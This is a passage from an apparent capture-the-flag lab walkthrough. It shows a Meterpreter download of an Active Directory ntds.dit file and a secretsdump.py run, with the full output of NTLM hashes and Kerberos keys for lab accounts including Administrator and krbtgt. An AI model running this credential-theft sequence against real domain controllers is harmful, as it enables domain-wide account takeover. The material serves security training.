[*] Downloaded 16.00 MiB of 24.00 MiB (66.67%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 17.00 MiB of 24.00 MiB (70.83%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 18.00 MiB of 24.00 MiB (75.0%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 19.00 MiB of 24.00 MiB (79.17%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 20.00 MiB of 24.00 MiB (83.33%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 21.00 MiB of 24.00 MiB (87.5%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 22.00 MiB of 24.00 MiB (91.67%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 23.00 MiB of 24.00 MiB (95.83%): Active Directory\ntds.dit -> /root/ntds.dit
[*] Downloaded 24.00 MiB of 24.00 MiB (100.0%): Active Directory\ntds.dit -> /root/ntds.dit
[*] download   : Active Directory\ntds.dit -> /root/ntds.dit
meterpreter > 
```

All the files are downloaded in the ‘root’ folder.

Step 9: Extracting all the hashes using secretsdump.py script. Open a new terminal.

Command: secretsdump.py -ntds '/root/ntds.dit' -system /root/SYSTEM LOCAL



```
root@attackdefense:~# secretsdump.py -ntds '/root/ntds.dit' -system /root/SYSTEM LOCAL
Impacket v0.9.23.dev1+20210315.121412.a16198c - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x377af0de68bdc918d22c57a263d38326
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 96928eb5e6ab50f6df4de235b4ee3feb
[*] Reading and decrypting hashes from /root/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c4d59391f656d5958dab124ffeabc20:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student:1008:aad3b435b51404eeaad3b435b51404ee:bd4ca1fbe028f3c5066467a7f6a73b0b:::
ATTACKDEFENSE$:1009:aad3b435b51404eeaad3b435b51404ee:0950068a35c026641881d6399c966a03:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4b3f8b1483f12e11dcdbd2c6218ca98e:::
contoso.local\hiren:1113:aad3b435b51404eeaad3b435b51404ee:31b977436c6ea5bfa9ee65aaddb880d1:::
contoso.local\nick:1114:aad3b435b51404eeaad3b435b51404ee:a1010541f19ad27a261ad1dce814b15d:::
[*] Kerberos keys from /root/ntds.dit
Administrator:aes256-cts-hmac-sha1-96:6e0ab620814fffe18a2b31bfa256099f4f5bc5c8797be04243cd7b26bd1228ce
Administrator:aes128-cts-hmac-sha1-96:26fa239e95baeb8e3ef47756e1da79b0
Administrator:des-cbc-md5:5e0ee3fb3babdcf8
student:aes256-cts-hmac-sha1-96:bab064fdaf62216a1577f1d5cd88e162f6962b4a421d199adf4c66b61ec6ac7c
student:aes128-cts-hmac-sha1-96:42bc1d17d1236d3afc09efbeba547d2c
student:des-cbc-md5:1a975b02a7bf15d5
ATTACKDEFENSE$:aes256-cts-hmac-sha1-96:45bbeb722ded6a6f61ddf822650d61774d24e62382fadb225319c3df030d80e6
ATTACKDEFENSE$:aes128-cts-hmac-sha1-96:0fee7aa5426783158768f2ec57e78478
ATTACKDEFENSE$:des-cbc-md5:4608d61651017376
krbtgt:aes256-cts-hmac-sha1-96:30e3ecbd310389781f4b7e7a3ab96a535186c3f1d2f6ba0c4accfd96e9f9bcff
krbtgt:aes128-cts-hmac-sha1-96:19743e42363c08e79bbb3809159be83c
krbtgt:des-cbc-md5:c768badaa1c1e0a2
contoso.local\hiren:aes256-cts-hmac-sha1-96:4a433ccb2d090470b9cd94b58dec5cf0d9906a3ef8836cf96ab8233bf3f0b661
contoso.local\hiren:aes128-cts-hmac-sha1-96:5113c044ae8a914d2803f73558cea947
contoso.local\hiren:des-cbc-md5:e5bf13a13ece8f80
contoso.local\nick:aes256-cts-hmac-sha1-96:c08db3dd6851a13abe756fd0c658f71593031abf15970537171dc2dd4f3e157b
contoso.local\nick:aes128-cts-hmac-sha1-96:f470cc8690adef2284e215b6275409c6
contoso.local\nick:des-cbc-md5:16adeaba52c7cef8
[*] Cleaning up...
root@attackdefense:~# 
```

This revealed the flag to us:

Administrator User NTLM Hash: 5c4d59391f656d5958dab124ffeabc20

Administrator Kerberos Key AES256-CTS-HMAC-SHA1-96:
6e0ab620814fffe18a2b31bfa256099f4f5bc5c8797be04243cd7b26bd1228ce

References

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2) (https://www.exploit-db.com/exploits/39161)
2. Metasploit Modules (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec/)